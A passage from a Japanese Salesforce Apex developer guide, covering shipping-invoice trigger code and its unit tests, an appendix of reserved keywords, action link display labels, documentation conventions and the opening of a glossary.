            myOrder.Shipping__c = (myOrder.totalWeight__c * .75);
            myOrder.GrandTotal__c = myOrder.SubTotal__c + myOrder.tax__c +
                                    myOrder.Shipping__c;


            updateMap.put(myOrder.id, myOrder);


        }
    }


    // Only use one DML update at the end.
    // This minimizes the number of DML requests generated from this trigger.
    update updateMap.values();
}
```

ShippingDiscount トリガ

```
trigger ShippingDiscount on Shipping_Invoice__C (before update) {
    // Free shipping on all orders greater than $100


    for(Shipping_Invoice__C myShippingInvoice : Trigger.new)
    {
```

```
        if((myShippingInvoice.subtotal__c >= 100.00) &&
           (myShippingInvoice.ShippingDiscount__c == 0))
        {
            myShippingInvoice.ShippingDiscount__c =
                        myShippingInvoice.Shipping__c * -1;
            myShippingInvoice.GrandTotal__c += myShippingInvoice.ShippingDiscount__c;
        }
    }
}
```

納入先請求書のテスト

```
@IsTest
private class TestShippingInvoice{

    // Test for inserting three items at once
    public static testmethod void testBulkItemInsert(){
        // Create the shipping invoice. It's a best practice to either use defaults
        // or to explicitly set all values to zero so as to avoid having
        // extraneous data in your test.
        Shipping_Invoice__C order1 = new Shipping_Invoice__C(subtotal__c = 0,
                        totalweight__c = 0, grandtotal__c = 0,
                        ShippingDiscount__c = 0, Shipping__c = 0, tax__c = 0);

        // Insert the order and populate with items
        insert Order1;
        List<Item__c> list1 = new List<Item__c>();
        Item__c item1 = new Item__C(Price__c = 10, weight__c = 1, quantity__c = 1,
```

```
                                Shipping_Invoice__C = order1.id);
Item__c item2 = new Item__C(Price__c = 25, weight__c = 2, quantity__c = 1,
                                Shipping_Invoice__C = order1.id);
Item__c item3 = new Item__C(Price__c = 40, weight__c = 3, quantity__c = 1,
                                Shipping_Invoice__C = order1.id);
list1.add(item1);
list1.add(item2);
list1.add(item3);
insert list1;


// Retrieve the order, then do assertions
order1 = [SELECT id, subtotal__c, tax__c, shipping__c, totalweight__c,
           grandtotal__c, shippingdiscount__c
           FROM Shipping_Invoice__C
           WHERE id = :order1.id];


System.assert(order1.subtotal__c == 75,
        'Order subtotal was not $75, but was '+ order1.subtotal__c);
System.assert(order1.tax__c == 6.9375,
        'Order tax was not $6.9375, but was ' + order1.tax__c);
System.assert(order1.shipping__c == 4.50,
        'Order shipping was not $4.50, but was ' + order1.shipping__c);
System.assert(order1.totalweight__c == 6.00,
        'Order weight was not 6 but was ' + order1.totalweight__c);
System.assert(order1.grandtotal__c == 86.4375,
        'Order grand total was not $86.4375 but was '
         + order1.grandtotal__c);
```

```
        System.assert(order1.shippingdiscount__c == 0,
                'Order shipping discount was not $0 but was '
                + order1.shippingdiscount__c);
    }

    // Test for updating three items at once
    public static testmethod void testBulkItemUpdate(){

        // Create the shipping invoice. It's a best practice to either use defaults
        // or to explicitly set all values to zero so as to avoid having
        // extraneous data in your test.
        Shipping_Invoice__C order1 = new Shipping_Invoice__C(subtotal__c = 0,
                        totalweight__c = 0, grandtotal__c = 0,
                        ShippingDiscount__c = 0, Shipping__c = 0, tax__c = 0);

        // Insert the order and populate with items.
        insert Order1;
        List<Item__c> list1 = new List<Item__c>();
        Item__c item1 = new Item__C(Price__c = 1, weight__c = 1, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item2 = new Item__C(Price__c = 2, weight__c = 2, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item3 = new Item__C(Price__c = 4, weight__c = 3, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        list1.add(item1);
        list1.add(item2);
        list1.add(item3);
```

```
insert list1;


// Update the prices on the 3 items
list1[0].price__c = 10;
list1[1].price__c = 25;
list1[2].price__c = 40;
update list1;


// Access the order and assert items updated
order1 = [SELECT id, subtotal__c, tax__c, shipping__c, totalweight__c,
          grandtotal__c, shippingdiscount__c
          FROM Shipping_Invoice__C
          WHERE Id = :order1.Id];


System.assert(order1.subtotal__c == 75,
               'Order subtotal was not $75, but was '+ order1.subtotal__c);
System.assert(order1.tax__c == 6.9375,
               'Order tax was not $6.9375, but was ' + order1.tax__c);
System.assert(order1.shipping__c == 4.50,
               'Order shipping was not $4.50, but was '
               + order1.shipping__c);
System.assert(order1.totalweight__c == 6.00,
               'Order weight was not 6 but was ' + order1.totalweight__c);
System.assert(order1.grandtotal__c == 86.4375,
               'Order grand total was not $86.4375 but was '
               + order1.grandtotal__c);
System.assert(order1.shippingdiscount__c == 0,
```

```
                    'Order shipping discount was not $0 but was '
                    + order1.shippingdiscount__c);


}


// Test for deleting items
public static testmethod void testBulkItemDelete(){


    // Create the shipping invoice. It's a best practice to either use defaults
    // or to explicitly set all values to zero so as to avoid having
    // extraneous data in your test.
    Shipping_Invoice__C order1 = new Shipping_Invoice__C(subtotal__c = 0,
                    totalweight__c = 0, grandtotal__c = 0,
                    ShippingDiscount__c = 0, Shipping__c = 0, tax__c = 0);


    // Insert the order and populate with items
    insert Order1;
    List<Item__c> list1 = new List<Item__c>();
    Item__c item1 = new Item__C(Price__c = 10, weight__c = 1, quantity__c = 1,
                                Shipping_Invoice__C = order1.id);
    Item__c item2 = new Item__C(Price__c = 25, weight__c = 2, quantity__c = 1,
                                Shipping_Invoice__C = order1.id);
    Item__c item3 = new Item__C(Price__c = 40, weight__c = 3, quantity__c = 1,
                                Shipping_Invoice__C = order1.id);
    Item__c itemA = new Item__C(Price__c = 1, weight__c = 3, quantity__c = 1,
                                Shipping_Invoice__C = order1.id);
    Item__c itemB = new Item__C(Price__c = 1, weight__c = 3, quantity__c = 1,
```

```
                                Shipping_Invoice__C = order1.id);
    Item__c itemC = new Item__C(Price__c = 1, weight__c = 3, quantity__c = 1,
                                Shipping_Invoice__C = order1.id);
    Item__c itemD = new Item__C(Price__c = 1, weight__c = 3, quantity__c = 1,
                                Shipping_Invoice__C = order1.id);
    list1.add(item1);
    list1.add(item2);
    list1.add(item3);
    list1.add(itemA);
    list1.add(itemB);
    list1.add(itemC);
    list1.add(itemD);
    insert list1;

    // Seven items are now in the shipping invoice.
   // The following deletes four of them.
    List<Item__c> list2 = new List<Item__c>();
    list2.add(itemA);
    list2.add(itemB);
    list2.add(itemC);
    list2.add(itemD);
    delete list2;

    // Retrieve the order and verify the deletion
    order1 = [SELECT id, subtotal__c, tax__c, shipping__c, totalweight__c,
              grandtotal__c, shippingdiscount__c
              FROM Shipping_Invoice__C
```

```
                WHERE Id = :order1.Id];


    System.assert(order1.subtotal__c == 75,
                  'Order subtotal was not $75, but was '+ order1.subtotal__c);
    System.assert(order1.tax__c == 6.9375,
                  'Order tax was not $6.9375, but was ' + order1.tax__c);
    System.assert(order1.shipping__c == 4.50,
                  'Order shipping was not $4.50, but was ' + order1.shipping__c);
    System.assert(order1.totalweight__c == 6.00,
                  'Order weight was not 6 but was ' + order1.totalweight__c);
    System.assert(order1.grandtotal__c == 86.4375,
                  'Order grand total was not $86.4375 but was '
                  + order1.grandtotal__c);
    System.assert(order1.shippingdiscount__c == 0,
                  'Order shipping discount was not $0 but was '
                  + order1.shippingdiscount__c);
}
// Testing free shipping
public static testmethod void testFreeShipping(){


    // Create the shipping invoice. It's a best practice to either use defaults
    // or to explicitly set all values to zero so as to avoid having
    // extraneous data in your test.
    Shipping_Invoice__C order1 = new Shipping_Invoice__C(subtotal__c = 0,
                      totalweight__c = 0, grandtotal__c = 0,
                      ShippingDiscount__c = 0, Shipping__c = 0, tax__c = 0);
```

```
// Insert the order and populate with items.
insert Order1;
List<Item__c> list1 = new List<Item__c>();
Item__c item1 = new Item__C(Price__c = 10, weight__c = 1,
                        quantity__c = 1, Shipping_Invoice__C = order1.id);
Item__c item2 = new Item__C(Price__c = 25, weight__c = 2,
                        quantity__c = 1, Shipping_Invoice__C = order1.id);
Item__c item3 = new Item__C(Price__c = 40, weight__c = 3,
                        quantity__c = 1, Shipping_Invoice__C = order1.id);
list1.add(item1);
list1.add(item2);
list1.add(item3);
insert list1;


// Retrieve the order and verify free shipping not applicable
order1 = [SELECT id, subtotal__c, tax__c, shipping__c, totalweight__c,
          grandtotal__c, shippingdiscount__c
          FROM Shipping_Invoice__C
          WHERE Id = :order1.Id];


// Free shipping not available on $75 orders
System.assert(order1.subtotal__c == 75,
              'Order subtotal was not $75, but was '+ order1.subtotal__c);
System.assert(order1.tax__c == 6.9375,
              'Order tax was not $6.9375, but was ' + order1.tax__c);
System.assert(order1.shipping__c == 4.50,
              'Order shipping was not $4.50, but was ' + order1.shipping__c);
```

```
        System.assert(order1.totalweight__c == 6.00,
                      'Order weight was not 6 but was ' + order1.totalweight__c);
        System.assert(order1.grandtotal__c == 86.4375,
                      'Order grand total was not $86.4375 but was '
                      + order1.grandtotal__c);
        System.assert(order1.shippingdiscount__c == 0,
                      'Order shipping discount was not $0 but was '
                      + order1.shippingdiscount__c);

        // Add items to increase subtotal
        item1 = new Item__C(Price__c = 25, weight__c = 20, quantity__c = 1,
                            Shipping_Invoice__C = order1.id);
        insert item1;

        // Retrieve the order and verify free shipping is applicable
        order1 = [SELECT id, subtotal__c, tax__c, shipping__c, totalweight__c,
                  grandtotal__c, shippingdiscount__c
                  FROM Shipping_Invoice__C
                  WHERE Id = :order1.Id];

        // Order total is now at $100, so free shipping should be enabled
        System.assert(order1.subtotal__c == 100,
                      'Order subtotal was not $100, but was '+ order1.subtotal__c);
        System.assert(order1.tax__c == 9.25,
                      'Order tax was not $9.25, but was ' + order1.tax__c);
        System.assert(order1.shipping__c == 19.50,
                      'Order shipping was not $19.50, but was '
```

```
                    + order1.shipping__c);
        System.assert(order1.totalweight__c == 26.00,
                    'Order weight was not 26 but was ' + order1.totalweight__c);
        System.assert(order1.grandtotal__c == 109.25,
                    'Order grand total was not $86.4375 but was '
                    + order1.grandtotal__c);
        System.assert(order1.shippingdiscount__c == -19.50,
                    'Order shipping discount was not -$19.50 but was '
                    + order1.shippingdiscount__c);
    }

     // Negative testing for inserting bad input
    public static testmethod void testNegativeTests(){

        // Create the shipping invoice. It's a best practice to either use defaults
        // or to explicitly set all values to zero so as to avoid having
        // extraneous data in your test.
        Shipping_Invoice__C order1 = new Shipping_Invoice__C(subtotal__c = 0,
                        totalweight__c = 0, grandtotal__c = 0,
                        ShippingDiscount__c = 0, Shipping__c = 0, tax__c = 0);

        // Insert the order and populate with items.
        insert Order1;
        Item__c item1 = new Item__C(Price__c = -10, weight__c = 1, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
        Item__c item2 = new Item__C(Price__c = 25, weight__c = -2, quantity__c = 1,
                                    Shipping_Invoice__C = order1.id);
```

```
Item__c item3 = new Item__C(Price__c = 40, weight__c = 3, quantity__c = -1,
                            Shipping_Invoice__C = order1.id);
Item__c item4 = new Item__C(Price__c = 40, weight__c = 3, quantity__c = 0,
                            Shipping_Invoice__C = order1.id);


try{
    insert item1;
}
catch(Exception e)
{
    system.assert(e.getMessage().contains('Price must be non-negative'),
                'Price was negative but was not caught');
}


try{
    insert item2;
}
catch(Exception e)
{
    system.assert(e.getMessage().contains('Weight must be non-negative'),
                'Weight was negative but was not caught');
}


try{
    insert item3;
}
catch(Exception e)
```

```
        {
            system.assert(e.getMessage().contains('Quantity must be positive'),
                          'Quantity was negative but was not caught');
        }

        try{
            insert item4;
        }
        catch(Exception e)
        {
            system.assert(e.getMessage().contains('Quantity must be positive'),
                          'Quantity was zero but was not caught');
        }
    }
}
```

付録 C　　予約キーワード

次の語はキーワードとしてのみ使用できます。

メモ: アスタリスク (*) が付いたキーワードは今後使用するために予約されています。

表 3 : 予約キーワード

abstract	having*	retrieve*
activate*	hint*	return
and	if	returning*
any*	implements	rollback
array	import*	savepoint
as	inner*	search*
asc	insert	select
autonomous*	instanceof	set
begin*	interface	short*
bigdecimal*	into*	sort
blob	int	stat*
break	join*	static
bulk	last_90_days	super
by	last_month	switch*
byte*	last_n_days	synchronized*
case*	last_week	system
cast*	like	testmethod
catch	limit	then*
char*	list	this
class	Long	this_month*
collect*	loop*	this_week
commit	map	throw
const*	merge	today
continue	new	tolabel
convertcurrency	next_90_days	tomorrow

decimal
default*
delete
desc
do
else
end*
enum
exception
exit*
export*
extends
false
final
finally
float*
for
from
future
global
goto*
group*
next_month
next_n_days
next_week
not
null
nulls
number*
object*
of*
on
or
outer*
override
package
parallel*
pragma*
private
protected
public
transaction*
trigger
true
try
type*
undelete
update
upsert
using
virtual
webservice
when*
where
while
yesterday

次の単語は、予約語ではない特殊なキーワードで、識別子として使用できます。

- after
- before
- count
- excludes
- first
- includes
- last
- order
- sharing
- with

付録 D　　アクションリンクの表示ラベル

アクションリンクボタンには次の表示ラベルを使用します。

アクションリンクは、フィード要素上のボタンです。アクションリンクをクリックすると、ユーザを特定の Web ページに移動したり、ファイルダウンロードを開始したり、Salesforce または外部サーバへの API コールを呼び出したりできます。アクションリンクには、URL と HTTP メソッドが含まれ、リクエストボディとヘッダー情報 (認証用の OAuth トークンなど) を含めることができます。アクションリンクを使用して Salesforce およびサードパーティサービスをフィードに統合することで、ユーザはアクションを実行して生産性を高め、イノベーションを促進できます。

Action Link Definition Input リクエストボディの `labelKey` プロパティでキーを指定します。アクションリンクが表示されるときに UI には、[新規]、[待機中]、[成功]、[失敗] 状態の表示ラベルが必要に応じて使用されます。

キー	新規	待機中	成功	失敗
Accept	Accept	Acceptance Pending	Accepted	Acceptance Failed
Activate	Activate	Activation Pending	Activated	Activation Failed
Add	Add	Add Pending	Added	Add Failed
Add to Calendar	Add to Calendar	Add to Calendar Pending	Added to Calendar	Add to Calendar Failed
Add to Cart	Add to Cart	Add Pending	Added	Add Failed
Agree	Agree	Agree Pending	Agree	Agree Failed
Alert	Alert	Alert Pending	Alerted	Alert Failed
Answer	Answer	Answer Pending	Answered	Answer Failed
Approve	Approve	Approval Pending	Approved	Approval Failed
Assign	Assign	Assign Pending	Assigned	Assign Failed
Assist	Assist	Assistance Pending	Assisted	Assistance Failed
Attach	Attach	Attach Pending	Attached	Attach Failed
Authorize	Authorize	Authorization Pending	Authorized	Authorization Failed
Begin	Begin	Begin Pending	Started	Begin Failed
Book	Book	Book Pending	Booked	Book Failed
Buy	Buy	Buy Pending	Bought	Buy Failed
Call	Call	Call Pending	Called	Call Failed

アクションリンクの表示ラベル

キー	新規	待機中	成功	失敗
Call Me	Call Me	Call Pending	Call Succeeded	Call Failed
Certify	Certify	Certifcation Pending	Certified	Certification Failed
Change	Change	Change Pending	Changed	Change Failed
Chat	Chat	Chat Pending	Chat Completed	Chat Failed
Check	Check	Check Pending	Checked	Check Failed
Clear	Clear	Clear Pending	Clear	Clear Failed
Clone	Clone	Clone Pending	Cloned	Clone Failed
Close	Close	Close Pending	Closed	Close Failed
Confirm	Confirm	Confirmation Pending	Confirmed	Confirmation Failed
Convert	Convert	Convert Pending	Converted	Convert Failed
Convert a Lead	Convert a Lead	Lead Conversion Pending	Lead Converted	Lead Conversion Failed
Create	Create	Create Pending	Created	Create Failed
Deactivate	Deactivate	Deactivation Pending	Deactivated	Deactivation Failed
Decline	Decline	Decline Pending	Declined	Decline Failed
Delete	Delete	Delete Pending	Deleted	Delete Failed
Deny	Deny	Denial Pending	Denied	Denial Failed
Detach	Detach	Detach Pending	Detached	Detach Failed
Disagree	Disagree	Disagree Pending	Disagree	Disagree Failed
Dislike	Dislike	Dislike Pending	Disliked	Dislike Failed
Dismiss	Dismiss	Dismissal Pending	Dismissed	Dismissal Failed
Do	Do	Do Response Pending	Do	Do Response Failed
Donate	Donate	Donation Pending	Donated	Donation Failed
Down	Down	Down Response Pending	Down	Down Response Failed
Download	Download	Download Pending	Downloaded	Download Failed
Edit	Edit	Edit Pending	Edited	Edit Failed
End	End	End Pending	Ended	End Failed
Endorse	Endorse	Endorsement Pending	Endorsed	Endorsement Failed
Enter	Enter	Enter Pending	Entered	Enter Failed
Escalate	Escalate	Escalation Pending	Escalated	Escalation Failed
Estimate	Estimate	Estimate Pending	Estimate	Estimate Failed

キー	新規	待機中	成功	失敗
Exclude	Exclude	Exclude Pending	Excluded	Exclude Failed
Exit	Exit	Exit Pending	Exited	Exit Failed
Export	Export	Export Pending	Exported	Export Failed
File	File	File Pending	Filed	File Failed
Fill	Fill	Fill Pending	Filled	Fill Failed
Finish	Finish	Finish Pending	Finished	Finish Failed
Flag	Flag	Flag Pending	Flagged	Flag Failed
Flip	Flip	Flip Pending	Flipped	Flip Failed
Follow	Follow	Follow Pending	Followed	Follow Failed
Generate	Generate	Generate Pending	Generated	Generate Failed
Give	Give	Give Pending	Given	Give Failed
Help	Help	Help Pending	Helped	Help Failed
Hide	Hide	Hide Pending	Hidden	Hide Failed
High	High	High Response Pending	High	High Response Failed
Hold	Hold	Hold Pending	Hold Succeeded	Hold Failed
Import	Import	Import Pending	Imported	Import Failed
Include	Include	Include Pending	Included	Include Failed
Join	Join	Join Pending	Joined	Join Failed
Launch	Launch	Launch Pending	Launched	Launch Failed
Leave	Leave	Leave Pending	Left	Leave Failed
Like	Like	Like Pending	Liked	Like Failed
List	List	List Pending	Listed	List Failed
Log	Log	Log Pending	Logged	Log Failed
Log a Call	Log a Call	Log a Call Pending	Logged a Call	Log a Call Failed
Low	Low	Low Response Pending	Low	Low Response Failed
Mark	Mark	Mark Pending	Marked	Mark Failed
Maybe	Maybe	Maybe Response Pending	Maybe	Maybe Response Failed
Medium	Medium	Medium Response Pending	Medium	Medium Response Failed
Meet	Meet	Meet Pending	Meet	Meet Failed
Message	Message	Message Pending	Message	Message Failed

アクションリンクの表示ラベル

キー	新規	待機中	成功	失敗
Move	Move	Move Pending	Moved	Move Failed
Negative	Negative	Negative Response Pending	Negative	Negative Response Failed
New	New	New Pending	New	New Failed
No	No	No Response Pending	No	No Response Failed
OK	OK	OK Response Pending	OK	OK Response Failed
Open	Open	Open Pending	Opened	Open Failed
Order	Order	Order Pending	Ordered	Order Failed
Positive	Positive	Positive Response Pending	Positive	Positive Response Failed
Post	Post	Post Pending	Posted	Post Failed
Post Review	Post Review	Post Pending	Posted	Post Failed
Process	Process	Process Pending	Processed	Process Failed
Provide	Provide	Provide Pending	Provided	Provide Failed
Purchase	Purchase	Purchase Pending	Purchased	Purchase Failed
Quote	Quote	Quote Pending	Quoted	Quote Failed
Receive	Receive	Receive Pending	Received	Receive Failed
Recommend	Recommend	Recommend Pending	Recommended	Recommend Failed
Redo	Redo	Redo Response Pending	Redo	Redo Response Failed
Refresh	Refresh	Refresh Pending	Refreshed	Refresh Failed
Reject	Reject	Rejection Pending	Rejected	Rejection Failed
Release	Release	Release Pending	Released	Release Failed
Remind	Remind	Reminder Pending	Reminded	Reminder Failed
Remove	Remove	Removal Pending	Removed	Removal Failed
Repeat	Repeat	Repeat Pending	Repeated	Repeat Failed
Report	Report	Report Pending	Reported	Report Failed
Request	Request	Request Pending	Requested	Request Failed
Reserve	Reserve	Reservation Pending	Reserved	Reservation Failed
Resolve	Resolve	Resolve Pending	Resolved	Resolve Failed
Respond	Respond	Response Pending	Responded	Response Failed
Restore	Restore	Restore Pending	Restored	Restore Failed

アクションリンクの表示ラベル

キー	新規	待機中	成功	失敗
Review	Review	Review Pending	Reviewed	Review Failed
Revise	Revise	Revision Pending	Revised	Revision Failed
Save	Save	Save Pending	Saved	Save Failed
Schedule	Schedule	Schedule Pending	Scheduled	Schedule Failed
Sell	Sell	Sell Pending	Sold	Sell Failed
Send	Send	Send Pending	Sent	Send Failed
Send Email	Send Email	Send Email Pending	Email Sent	Send Email Failed
Share	Share	Share Pending	Shared	Share Failed
Ship	Ship	Shipment Pending	Shipped	Shipment Failed
Show	Show	Show Pending	Shown	Show Failed
Start	Start	Start Pending	Started	Start Failed
Stop	Stop	Stop Pending	Stopped	Stop Failed
Submit	Submit	Submit Pending	Submitted	Submit Failed
Subscribe	Subscribe	Subscribe Pending	Subscribed	Subscribe Failed
Test	Test	Test Pending	Tested	Test Failed
Thank	Thank	Thanks Pending	Thanked	Thanks Failed
Unauthorize	Unauthorize	Unauthorization Pending	Unauthorized	Unauthorization Failed
Uncheck	Uncheck	Uncheck Pending	Unchecked	Uncheck Failed
Undo	Undo	Undo Response Pending	Undo	Undo Response Failed
Unflag	Unflag	Unflag Pending	Unflagged	Unflag Failed
Unfollow	Unfollow	Unfollow Pending	Unfollowed	Unfollow Failed
Unlike	Unlike	Unlike Pending	Unliked	Unlike Failed
Unmark	Unmark	Unmark Pending	Unmarked	Unmark Failed
Unsubscribe	Unsubscribe	Unsubscribe Pending	Unsubscribed	Unsubscribe Failed
Up	Up	Up Response Pending	Up	Up Response Failed
Update	Update	Update Pending	Updated	Update Failed
Validate	Validate	Validate Pending	Validated	Validate Failed
Verify	Verify	Verify Pending	Verified	Verify Failed
View	View	View Pending	Viewed	View Failed
Visit	Visit	Visit Pending	Visit Successful	Visit Failed

アクションリンクの表示ラベル

キー	新規	待機中	成功	失敗
Yes	Yes	Yes Response Pending	Yes	Yes Response Failed

付録 E　　ドキュメント表記規則

Apex および Visualforce のドキュメントでは、次の表記規則を使用します。

規則	説明
`Courier font`	構文の記述では、等幅フォントは、角かっこを除いて表示されたとおりに入力する必要のある項目を示します。次に例を示します。 `Public class HelloWorld`
斜体	構文の記述では、斜体は変数を示します。実際の値を入力してください。次の例では、3つの値を入力する必要があります。*datatype variable_name* [= *value*]; 構文で太字かつ斜体のテキストは、クラス名や変数の値など、ユーザが指定する必要があるコード要素を表します。 `public static class YourClassHere { ... }`
`Bold Courier font`	コードサンプルと構文の記述では、太字の Courier フォントはコードまたは構文の部分を強調します。
< >	構文の記述では、不等号 (< >) は表示されたとおりに入力します。 `<apex:pageBlockTable value="{!account.Contacts}" var="contact">` `<apex:column value="{!contact.Name}"/>` `<apex:column value="{!contact.MailingCity}"/>` `<apex:column value="{!contact.Phone}"/>` `</apex:pageBlockTable>`
{ }	構文の説明では、中括弧 ({ }) は表示されたとおりに入力します。 `<apex:page>` `Hello {!$User.FirstName}!` `</apex:page>`

規則	説明
[]	構文の記述では、角括弧で囲まれるものはすべて省略可能です。次の例では、 ***value*** の指定は省略可能です。 ```***data_type variable_name*** [= ***value***];```
|	構文の記述では、パイプ記号は「または」を意味します。次のいずれか (すべてではない) を実行できます。次の例では、2 つの方法のいずれかを使用して未入力のセットを作成するか、次のようにセットを入力することができます。 ```Set<***data_type***> ***set_name*** [= new Set<***data_type***>();] | [= new Set<***data_type***{***value*** [, ***value2***. . .] };] | ;```

用語集

A |B |C |D |E |F |G |H |I |J | L |M |N |O |P |Q |R |S |T |U |V |W |X |Y |Z

A

管理者 (システム管理者)
アプリケーションの設定およびカスタマイズができる組織内の 1 人以上のユーザ。システム管理者プロファイルに割り当てられているユーザは、管理者権限があります。

AJAX Toolkit
API 周辺の JavaScript ラッパーで、API コールを実行し、JavaScript コードで表示する権限を持つオブジェクトにアクセスできます。詳細については、『*AJAX Toolkit Developer's Guide*』を参照してください。

反結合
反結合は、SOQL クエリの `NOT IN` 句の別のオブジェクトのサブクエリです。反結合を使用して高度なクエリを作成できます。「準結合」も参照してください。

匿名ブロック、Apex
Salesforce に保存できないが、`ExecuteAnonymousResult()` API コールまたは AJAX Toolkit の同等のコールを使用してコンパイルおよび実行できる Apex コードです。

Apex
Apex は、開発者が Force.com プラットフォームサーバでフローとトランザクションの制御ステートメントを Force.com API へのコールと組み合わせて実行できるようにした、強く型付けされたオブジェクト指向のプログラミング言語です。Java に似た、データベースのストアドプロシージャのように動作する構文を使用する Apex により、開発者は、ボタンクリック、関連レコードの更新、および Visualforce ページなどのほとんどのシステムイベントにビジネスロジックを追加できます。Apex コードは、Web サービス要求、およびオブジェクトのトリガから開始できます。

Apex Connector Framework
Apex Connector Framework は、独自の Lightning Connect カスタムアダプタを作成するための、`DataSource` 名前空間にある一連のクラスおよびメソッドです。Lightning Connect に利用可能な他のアダプタがニーズに適さない場合は、カスタムアダプタを作成し、Salesforce 組織外に保存されているデータに接続します。

Apex による共有管理
開発者は、アプリケーションの動作をサポートする共有をプログラムで操作できるようになります。Apex による共有管理は、カスタムオブジェクトでのみ有効です。

Apex ページ
「Visualforce ページ」を参照してください。

アプリケーション
「App」と表記されることもあります。特定のビジネス要件を扱うタブ、レポート、ダッシュボードおよび Visualforce ページなどのコンポーネントの集合です。Salesforce では、セールスおよびコールセンターなどの標準アプリケーションを提供しています。お客様のニーズに合わせてこれらの標準アプリケーションをカスタマイズできます。また、アプリケーションをパッケージ化して、カスタム項目、カスタムタブ、カス

タムオブジェクトなどの関連コンポーネントと共にAppExchangeにアップロードできます。そのアプリケーションをAppExchangeから他のSalesforceユーザが利用できるようにすることもできます。

AppExchange
AppExchangeはSalesforceの共有インターフェースであり、Force.comプラットフォームのアプリケーションやサービスを参照および共有できます。

アプリケーションプログラムインターフェース (API)
コンピュータシステム、ライブラリ、またはアプリケーションが、その他のコンピュータプログラムがサービスを要求したりデータを交換したりできる機能を提供するインターフェースです。

承認プロセス
承認プロセスは、Salesforceでレコードを承認する場合に、組織で使用できる自動化されたプロセスです。承認プロセスでは、承認するレコードの条件と各承認ステップの承認者を指定します。各承認ステップは、その承認プロセスの対象レコードすべてに適用することも、システム管理者が定義した特定の条件を満たすレコードのみに適用することもできます。承認プロセスでは、レコードの承認、却下、取り消しまたは最初の承認申請時に実施するアクションも指定します。

非同期コール
操作に長い時間がかかるため、直ちに結果を返さないコールです。Metadata APIとBulk APIのコールは非同期です。

B

Apexの一括処理
Apexを使用して多数のレコードに対して長く複雑な処理をスケジュールされた時間に実行する機能。

ベータ、管理パッケージ
管理パッケージのベータ管理パッケージは、パッケージをテストするために対象者のサンプリングに貢献する旧バージョンの管理パッケージです。

Bulk API
RESTベースのBulk APIは、大規模データセットの処理用に最適化されています。Salesforceによりバックグラウンドで処理される複数のバッチを送信することにより、多数のレコードを非同期でクエリ、挿入、更新、更新/挿入または削除できます。SOAP APIも参照してください。

C

コールアウト、Apex
Apexコールアウトを使用して、外部Webサービスへのコールを作成、またはApexコードからHTTP要求を送信して応答を受信することによって、Apexを外部サービスとを密接に統合することができます。

子リレーション
別のsObjectを一対多リレーションの片方として参照するsObjectに定義されたリレーション。たとえば、取引先責任者、商談および行動は取引先との子リレーションがあります。

「sObject」も参照してください。

クラス、**Apex**
: Apexオブジェクトの作成でベースとして使用する一種のテンプレート。他のクラス、ユーザ定義メソッド、変数、例外型、および static 初期設定化コードで構成されます。多くの場合、Apex クラスは、Java 内のその対応物に基づいています。

クライアントアプリケーション
: Salesforce ユーザインターフェースの外部で実行し、Force.com API または Bulk API のみを使用するアプリケーションです。通常、デスクトップまたはモバイルデバイス上で稼動します。これらのアプリケーションは、プラットフォームをデータソースとして扱い、設計されたツールおよびプラットフォームの開発モデルを使用します。

コードカバー率
: 一連の単体テストが検証する、または検証しないコードの行を識別する手法。テストがまったく実行されないため、バグが含まれるリスクや将来のリリースで逆行する機能が導入される可能性が最も高いコードのセクションを特定するのに役立ちます。

コンポーネント、メタデータ
: コンポーネントは、Metadata APIのメタデータ型のインスタンスです。たとえば、CustomObjectはカスタムオブジェクトのメタデータ型で、`MyCustomObject__c` コンポーネントはカスタムオブジェクトのインスタンスです。コンポーネントは XML ファイルに記述され、Metadata API を使用するか、Force.com IDE や Force.com 移行ツールなど、API で構築されたツールを使用してリリースしたり、取得したりできます。

コンポーネント、**Visualforce**
: `<apex:detail>` などの一連のタグを使用して Visualforce ページに追加できます。Visualforce には、多くの標準コンポーネントが含まれていますが、独自のカスタムコンポーネントを作成することもできます。

コンポーネントの参照、**Visualforce**
: 組織で使用できるVisualforceの標準コンポーネントおよびカスタムコンポーネントの説明。Visualforceページの開発フッターまたは *『Visualforce 開発者ガイド』* からコンポーネントライブラリにアクセスできます。

複合アプリケーション
: Yahoo! 地図など 1 つ以上の外部 Web サービスとネイティブのプラットフォーム機能を組み合わせるアプリケーション。複合アプリケーションを使用すれば、柔軟性が高まり、他のサービスとのインテグレーションが可能になります、外部コードの実行と管理が必要になる場合があります。「クライアントアプリケーション」 と 「ネイティブアプリケーション」 も参照してください。

コントローラ、**Visualforce**
: Visualforce ページに実行する必要のあるデータおよびビジネスロジックを提供する Apex クラス。Visualforce ページは、デフォルトですべての標準オブジェクトまたはカスタムオブジェクトに付属する標準コントローラを使用、またはカスタムコントローラを使用できます。

コントローラ拡張
: コントローラ拡張は、標準コントローラまたはカスタムコントローラの機能を拡張する Apex クラスです。

カスタムアプリケーション
: 「アプリケーション」を参照してください。

カスタムコントローラ
: カスタムコントローラは、標準コントローラを使用せずにページのすべてのロジックを実装する Apex クラスです。Visualforceページを完全にシステムモードで実行する場合に、カスタムコントローラを使用します。システムモードでは現在のユーザの権限と項目レベルのセキュリティが適用されません。

カスタムリンク
: カスタムリンクとは管理者によって定義されたURL。これを使用して、Salesforceデータを外部Webサイトとバックエンドのオフィスシステムと統合します。以前はWebリンクと呼ばれていました。

カスタムオブジェクト
: 組織固有の情報を保存することが可能なカスタムレコード。

カスタム設定
: カスタム設定はカスタムオブジェクトと類似しており、アプリケーション開発者は、カスタムデータセットの作成の他に、組織、プロファイル、または特定のユーザに対しカスタムデータを作成して関連付けることができます。すべてのカスタム設定データはアプリケーションキャッシュで公開されます。これにより、データベースへのクエリを繰り返し行うコストをかけずに、効率的なアクセスを実現します。さらに、このデータは、数式項目、入力規則、フロー、Apex、SOAP APIで使用できます。

  「階層カスタム設定」と「リストカスタム設定」も参照してください。

D

データベース
: 情報の編成されたコレクション。Force.comプラットフォームの基底となるアーキテクチャには、データが格納されているデータベースが含まれています。

データベーステーブル
: 追跡する必要のある人物、物事、またはコンセプトに関する情報のリストで、行および列で表示されます。「オブジェクト」も参照してください。

データローダ
: Salesforce組織からデータをインポートおよびエクスポートするために使用するForce.comプラットフォームのツールです。

データ操作言語 (DML)
: レコードを挿入、更新、削除するApexのメソッドまたは操作。

データの状態
: 特定の時点でのオブジェクトに含まれるデータの構造。

日付リテラル
